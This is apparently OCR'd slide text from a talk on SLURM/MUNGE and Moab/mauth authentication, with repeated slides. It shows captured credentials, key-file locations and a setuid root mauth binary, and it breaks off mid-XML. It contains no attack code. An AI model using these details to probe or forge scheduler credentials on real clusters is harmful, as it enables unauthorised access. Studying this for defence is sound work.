

Controller daemon
Commands
slurmctld (primary)
slurmd
slurmd
slurmd
......
slurmd
Compute node daemons

Example SLURM Message

```
E...K.@.@..%.........|...0V-.<0.
................................
............auth/munge.........M
UNGE:AwQDAAANogYonuFTIPGguqSU7b2
DxkdB/yJNwMbTSxdU0sx1tAkU9cWL7RP
f+jX3PhdCLLNz3yMIRzC9Q+zNdaa+ie6
carmfu5bw4PqWQKE3gkMVDZt0rBI=:..
.....................id.....slur
m1..............................
................................
................./usr/bin/id....
............./home/user1........
................................
................................
..?.............................
........................f..
```


Example SLURM Message

```
E...K.@.@..%.........|...0V-.<0.
................................
............auth/munge.........M
UNGE:AwQDAAANogYonuFTIPGguqSU7b2
DxkdB/yJNwMbTSxdU0sx1tAkU9cWL7RP
f+jX3PhdCLLNz3yMIRzC9Q+zNdaa+ie6
carmfu5bw4PqWQKE3gkMVDZtOrBI=...
.....................id.....slur
m1..............................
................................
................./usr/bin/id....
............./home/user1........
................................
................................
..?.............................
........................f..
```



Example SLURM Message

```
E...K.@.@..%.........|...0V-.<0.
................................
............auth/munge.........M
UNGE:AwQDAAANogYonuFTIPGguqSU7b2
DxkdB/yJNwMbTSxdU0sx1tAkU9cWL7RP
f+jX3PhdCLLNz3yMIRzC9Q+zNdaa+ie6
carmfu5bw4PqWQKE3gkMVDZtOrBI=...
.....................id.....slur
m1..............................
................................
................./usr/bin/id....
............./home/user1........
................................
................................
..?.............................
........................f..
```



Example SLURM Message

```
E...K.@.@..%.........|...0V-.<0.
................................
............auth/munge.........M
UNGE:AwQDAAANogYonuFTIPGguqSU7b2
DxkdB/yJNwMbTSxdU0sx1tAkU9cWL7RP
f+jX3PhdCLLNz3yMIRzC9Q+zNdaa+ie6
carmfu5bw4PqWQKE3gkMVDZtOrBI=...
.....................id.....slur
m1..............................
................................
................./usr/bin/id....
............./home/user1........
................................
................................
..?.............................
........................f..
```

Munge in action

++

```
user1@slurm1:/tmp> munge -s "Warwick MUNGE example"
MUNGE:AwQDAAAdrmatMHFDGbhF/agNUUcbTCfaoJLP4J8D0GkIMY3NZPA+7wCPN8ijmaQJRWt5rkMsXVmKc
E9RVbOQ7d3DY2BHK/58QV2cqcuzv6Zxo9pFJl6ZpnlRCsiUhrTS4NZZDMkQIyXd:
```

Unmunge in action

```
user1@slurm1:/tmp> echo "MUNGE:AwQDAAAdrmatMHFDGbhF/agNUUcbTCfaoJLP4J8D0GkI
MY3NZPA+7wCPN8ijmaQJRWt5rkMsXVmKcE9RVbOQ7d3DY2BHK/58QV2cqcuzv6Z
xo9pFJl6ZpnlRCsiUhrTS4NZZDMkQIyXd:" | unmunge
STATUS:           Success (0)
ENCODE_HOST:      slurm1 (10.178.175.17)
ENCODE_TIME:      2018-01-31 12:08:51 (1517400531)
DECODE_TIME:      2018-01-31 12:10:08 (1517400608)
TTL:              300
CIPHER:           aes128 (4)
MAC:              sha1 (3)
ZIP:              none (0)
UID:              user1 (1001)
GID:              users (100)
LENGTH:           22
```


Warwick MUNGE example

Munge info

```
user1@slurm1:/tmp> ls -la /usr/local/var/run/munge/
total 12
drwxr-xr-x 2 root root 4096 Jan 28 12:23 .
drwxr-xr-x 3 root root 4096 Jul 24  2013 ..
-rw-r--r-- 1 root root    5 Jan 28 12:23 munged.pid
srwxrwxrwx 1 root root    0 Jan 28 12:23 munge.socket.2
```

```
slurm1:/usr/local/etc/munge # ls -la
total 12
drwx------ 2 root root 4096 Jul 24  2013 .
drwxr-xr-x 5 root root 4096 Jan 28 11:40 ..
-rw------- 1 root root 1024 Jul 24  2013 munge.key
```

Moab


Moab HPC Suite - Grid Option
All Rules & Decisions for Grid or Shared Grid Rules
policies, SLAs, predictive scheduling, allocations
Moab
Local Rules
Moab
Local Rules
Moab
Local Rules
Peer-to-Peer option
Moab
Moab

Mauth (for Moab)

```
[user1@moab ~]$ ls -la /opt/moab/bin/mauth
-rwsr-x--x. 1 root root 130384507 Sep 18  2014 /opt/moab/bin/mauth
```

++

Mauth (for Moab)

```
[user1@moab ~]$ ls -la /opt/moab/bin/mauth
-rwsr-x--x. 1 root root 130384507 Sep 18  2014 /opt/moab/bin/mauth
```

```
[user1@moab ~]$ ls -la /opt/moab/etc/.moab.key
-r--------. 1 root root 31 Sep 17  2014 /opt/moab/etc/.moab.key
```

Moab::mauth

```
<Envelope component="ClusterScheduler" count="1" name="moab" type="nonblocking"version="8.0.beta.2">
  <Signature>
